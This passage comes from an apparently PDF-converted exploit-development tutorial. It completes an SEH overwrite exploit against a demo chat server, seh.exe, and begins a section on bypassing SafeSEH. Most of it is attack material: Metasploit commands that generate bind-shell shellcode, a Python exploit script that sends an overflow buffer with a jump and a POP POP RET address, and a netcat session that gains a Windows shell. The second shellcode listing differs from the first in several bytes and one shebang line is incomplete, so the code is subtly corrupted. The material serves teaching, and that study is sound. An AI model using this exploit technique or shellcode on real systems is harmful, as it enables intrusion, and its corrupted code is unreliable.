
Execute the above exploit program and using Immunity Debugger find the value of Pointer to next SEH Record and Handler address in stack window. Then calculate offset as shown below :

```
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb Ar6A
528
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb r7Ar
532
```

Ar6A is the value of Pointer to Next SEH Record, located at offset 528.
r7Ar is the value of Handler, located at offset 532.

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Step 3: Eliminate bad characters:

The bad character for this application seh.exe is "\x00". To know how to identify the bad character for the vulnerable application see Step 3 of SEH Exploit Part 2 post.

Step 4: Find the address of "POP POP RET" instruction:

POP POP RET instruction address should be fetched from Non SafeSEH DLL (I will talk about SafeSEH in another post) Since seh.exe is a demo program I have hardcoded POP POP RET instruction at address 0x111113f8.

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To know why a POP POP RET instruction is used see Step 4 of SEH Exploit Part 2 post.

Step 5: Generate Shellcode:

Using below metasploit command generate the shellcode.

```
root@bt:/opt/framework3/msf3# ./msfpayload windows/shell_bind_tcp R
| ./msfencode -a x86 -b "\x00" -t c

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\xb9\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\xf7\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4";
root@bt:/opt/framework3/msf3#
```

msfpayload is used to generate the shellcode.

msfencode is used to encode (by eliminating the bad characters) the generated shellcode.

Step 6: Attack:

Now execute the below exploit program

Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))
```

Windows Exploit Development

By: Balamurugan Rajagopalan

```
buffer = "A" * 528           #Junk
buffer += "\xeb\x06\x90\x90"  #JMP
buffer += "\xf8\x13\x11\x11"  #PPR
buffer += "\x90" * 50        #NOP's


#Shellcode
#./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -b "\x00" -t c
buffer += ("\xbf\xd6\x82\x55\xd0\xdb\xdb\x9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\xb9\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xbb\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\x9c\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xdd\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\xf7\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4")

socket.send(buffer)
socket.close()
```

As shown in below picture, SE Handler is overwritten with POP POP RETN instruction address and Pointer to next SE Handler Record is overwritten with a short jump instruction.

Windows Exploit Development


By: Balamurugan Rajagopalan



Finally use netcat to connect to vulnerable machine over port 4444 as shown below:

Windows Exploit Development

By: Balamurugan Rajagopalan



```
root@bt: ~/Blog/spl0itfun/Post7
root@bt:~/Blog/spl0itfun/Post7# nc 192.168.245.133 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Blog\spl0itfun\Post 7-SC>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.245.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.245.2

C:\Documents and Settings\Administrator\Desktop\Blog\spl0itfun\Post 7-SC>
```

Reference:

<http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf>

Posted 24th September 2012 by Balamurugan Rajagopalan

PART 5: Bypassing SafeSEH

Prerequisite for this post

- SEH Exploit - Part1 and Part 2
- Immunity Debugger

Safe SEH is a protection mechanism added to Windows Server 2003 and later operating systems (XP/Vista/Win7) by Microsoft. Before discussing about Bypassing SafeSEH let us first try to understand SafeSEH.

SafeSEH is a technique which allows only legitimate exception handlers to be invoked by registering the exception handlers. When /SAFESEH is specified linker will produce an image with a table of safe exception handlers.


From SEH Exploit Part 2 post we knew that for exploiting an SEH vulnerable application we need to overwrite handler address with a POP POP RETN instruction found in any of the NonSafeSEH compiled module. But what would happen if all the modules and application itself is linked with /SAFESEH? Can we still exploit buffer overflow vulnerability? The good news is yes we can so keep reading :)

When an exception occurs, the operating system before invoking the handler it verifies its authenticity by traversing the table of safe exception handlers (described earlier). But however if the handler address is outside the address range of all loaded modules then handler is STILL executed. So all we need to do is find a POP POP RETN instruction or an equivalent instruction outside the address range of all loaded modules to exploit it!!

The SEH vulnerable application (seh.exe) used for this post can be downloaded from [here](#). Its a very simple two-way chat application running on TCP port 8888. Once chat client machine connects to chat server, chat server responds to client message as shown below:

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By: Balamurugan Rajagopalan



First window is chat client.

Second window is chat server.

Below I will be listing out the steps involved in bypassing SafeSEH.

Step 1: Test if the application's Handler address can be overwritten:

Send a long string of A's (41) and check if the handler address is overwritten with "41414141" using Immunity Debugger (Alt+s).

Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))


buffer = "A" * 2000

socket.send(buffer)
